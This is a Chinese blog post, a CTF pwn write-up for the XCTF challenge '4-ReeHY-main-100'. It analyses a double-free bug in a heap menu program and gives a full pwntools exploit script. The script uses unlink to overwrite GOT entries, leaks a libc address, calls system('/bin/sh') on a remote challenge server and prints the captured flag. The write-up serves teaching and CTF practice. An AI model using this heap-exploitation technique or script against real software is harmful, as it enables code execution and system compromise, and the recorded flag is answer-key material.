[pwn]堆：熟练掌握double free+unlink

原创

breezeO_o 于 2019-09-06 23:53:17 发布 1415 收藏 1

分类专栏： 二进制 ctf # ctf-pwn 文章标签： 安全 网络安全 二进制安全 pwn ctf

本文链接：https://blog.csdn.net/Breeze_CAT/article/details/100588350

double free+unlink 4-ReeHY-main-100 writeup

一道经典的堆溢出题目4-ReeHY-main-100

题目分析

江湖规矩，先看安全策略：

```
root@kali:/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100# checksec ./4-ReeHY-ma
in
[*] '/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100/4-ReeHY-main'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

还可以，没有full relro说明可以修改got表。然后看看程序的逻辑：

```
root@kali:/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100# ./4-ReeHY-main
Input your name:
$ chen
Hello chen

******************************
Welcome to my black weapon storage!
Now you can use it to do some evil things
1. create exploit
2. delete exploit
3. edit exploit
4. show exploit
5. exit
******************************
```


一看到菜单基本就是堆得题目没跑了，然后IDA查看反汇编代码：

create函数（我改名后）：

```
signed int create()
{
  signed int result; // eax
  char buf; // [rsp+0h] [rbp-90h]
  void *dest; // [rsp+80h] [rbp-10h]
  int v3; // [rsp+88h] [rbp-8h]
  size_t nbytes; // [rsp+8Ch] [rbp-4h]

  result = dword_6020AC;
  if ( dword_6020AC <= 4 )
  {
    puts("Input size");
    result = readanum();
    LODWORD(nbytes) = result;
    if ( result <= 4096 )
    {
      puts("Input cun");
      result = readanum();
      v3 = result;
      if ( result <= 4 )
      {
        dest = malloc((signed int)nbytes);
        puts("Input content");
        if ( (signed int)nbytes > 112 )
        {
          read(0, dest, (unsigned int)nbytes);
        }
        else
        {
          read(0, &buf, (unsigned int)nbytes);
          memcpy(dest, &buf, (signed int)nbytes);
        }
        *(_DWORD *)(qword_6020C0 + 4LL * v3) = nbytes;
        *((_QWORD *)&unk_6020E0 + 2 * v3) = dest;
        dword_6020E8[4 * v3] = 1;
        ++dword_6020AC;
        result = fflush(stdout);
      }
    }
  }
  return result;
}
```


整个create函数充斥着符号溢出的味道…

然后delete函数：

```
__int64 delete()
{
  __int64 result; // rax
  int v1; // [rsp+Ch] [rbp-4h]

  puts("Chose one to dele");
  result = readanum();
  v1 = result;
  if ( (signed int)result <= 4 )
  {
    free(*((void **)&unk_6020E0 + 2 * (signed int)result));
    dword_6020E8[4 * v1] = 0;
    puts("dele success!");
    result = (unsigned int)(dword_6020AC-- - 1);
  }
  return result;
}
```


free之前没验证是否存在（程序自己有一个数据结构记录着块是否被释放，就是free下面那行），然后free之后也没有将悬挂指针置空，存在doublefree。

然后是edit函数：

```
signed int edit()
{
  signed int result; // eax
  signed int v1; // [rsp+Ch] [rbp-4h]

  puts("Chose one to edit");
  result = readanum();
  v1 = result;
  if ( result <= 4 )
  {
    result = dword_6020E8[4 * result];
    if ( result == 1 )
    {
      puts("Input the content");
      read(0, *((void **)&unk_6020E0 + 2 * v1), *(unsigned int *)(4LL * v1 + qword_6020C0));
      result = puts("Edit success!");
    }
  }
  return result;
}
```


在编辑之前检查了存在位，所以无法进行UAF利用。


最后输出是个废函数：

```
int show()
{
  return puts("No~No~No~");
}
```

堆unlink利用

由于程序在free处存在double free，那么可以尝试使用double free接unlink的方式进行任意代码执行。但这里需要找信息泄露，然后计算出system的地址，可以尝试先将free改为puts，然后输出一个地址，然后再讲free改为system。

首先是构造堆的结构：




首先申请相等大小（0x80即可）的cun0-3，然后将cun2和cun3释放，然后再申请一个0x80+0x90=0x110的堆块构造成图中这样，当free3的时候就会触发unlink，将cun2的指针重新定位到cun2-0x18的地方，但由于索引的结构是：


```
0000000006020B8  0000000000000000
0000000006020C0  0000000000FFC010  [heap]:unk_FFC010
0000000006020C8  0000000000000000
0000000006020D0  0000000000000000
0000000006020D8  0000000000000000
0000000006020E0  0000000000FFC080  [heap]:0000000000FFC080
0000000006020E8  0000000000000001
0000000006020F0  0000000000FFC0A0  [heap]:0000000000FFC0A0
0000000006020F8  0000000000000001
0000000000602100  0000000000FFC0C0  [heap]:0000000000FFC0C0
0000000000602108  0000000000000001
0000000000602110  0000000000FFC0E0  [heap]:0000000000FFC0E0
0000000000602118  0000000000000001
0000000000602120  0000000000000000
0000000000602128  0000000000000000
0000000000602130  0000000000000000
0000000000602138  0000000000000000
0000000000602140  0000000000000000
```


画图表示就是

画图表示就是：




所以cun2-0x18的地方就是cun0的flag位，从这个位到下面cun2要跨越一个cun1，当unlink结束之后会变成这样：



红色是改变的，主要看cun2的指针改为了指向cun2-0x18的地方，也就是cun1的flag位，那么想要重新覆盖cun2，我们就会将cun1页覆盖过去，这也是为什么构造堆结构的时候cun0和cun2之间多了一个cun1的原因。我们使用的覆盖payload是：

```
payload=p64(0)+p64(elf.got['atoi'])+p64(1)+p64(elf.got['free'])+p64(1)+'\n'
edit(2,payload)
edit(2,p64(elf.plt['puts']))
```

这样修改之后就会变成：



将free的got表修改为puts的got表，这样调用free(cun1)就会变成puts(atoi_addr)，成功泄露一个libc中函数的地址，然后计算出system的地址，再讲free_got修改为system地址，然后再调用一下free(cun0)就会变成system('/bin/sh\x00')(cun0中存放的/bin/sh字符串)。完整exp设计如下：

```
from pwn import *

p = remote("111.198.29.45" , 33279)
elf = ELF("./4-ReeHY-main")
libc = ELF('./libc-2.23.so')

def inputName():
    p.recvuntil('$ ')
    p.sendline('chen')

def create(size,cun,content):
    p.recvuntil('$ ')
    p.sendline('1')
    p.recvuntil('Input size\n')
    p.sendline(str(size))
    p.recvuntil('Input cun\n')
    p.sendline(str(cun))
    p.recvuntil('Input content\n')
    p.sendline(content)

def delete(num):
    p.recvuntil('$ ')
    p.sendline('2')
    p.recvuntil('Chose one to dele\n')
    p.sendline(str(num))

def edit(num,content):
    p.recvuntil('$ ')
    p.sendline('3')
```

```
    p.recvuntil('Chose one to edit\n')
    p.sendline(str(num))
    p.recvuntil('Input the content\n')
    p.send(content)

cun1_pointer=0x602100

inputName()
create(0x80,0,'/bin/sh')
create(0x80,1,'a')
create(0x80,2,'a')
create(0x80,3,'a')

delete(3)
delete(2)

payload=p64(0)+p64(0x81)+p64(cun1_pointer-0x18)+p64(cun1_pointer-0x10)+'a'*0x60
payload+=p64(0x80)+p64(0x90)
create(0x110,2,payload)
delete(3)

payload=p64(0)+p64(elf.got['atoi'])+p64(1)+p64(elf.got['free'])+p64(1)+'\n'  #后面的p64(1)是cun2的存在位，不加的话不可以edit
edit(2,payload)
edit(2,p64(elf.plt['puts']))

delete(1)
atoi_addr=u64(p.recvline().strip("\x0a").ljust(8, "\x00"))
system_addr=atoi_addr-libc.symbols['atoi']+libc.symbols['system']

edit(2,p64(system_addr))
delete(0)

p.interactive()
```

成功getshell：

```
root@kali:/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100# python ./exp.py
[+] Opening connection to 111.198.29.45 on port 33279: Done
[*] '/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100/4-ReeHY-main'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/mnt/hgfs/share/xctf/pwn/zNo10.4-ReeHY-main-100/libc-2.23.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x7f9433a24e80
0x7f9433a33390
[*] Switching to interactive mode
$ cat flag
cyberpeace{70fd288a64ec571251266c5cb9372075}
$
```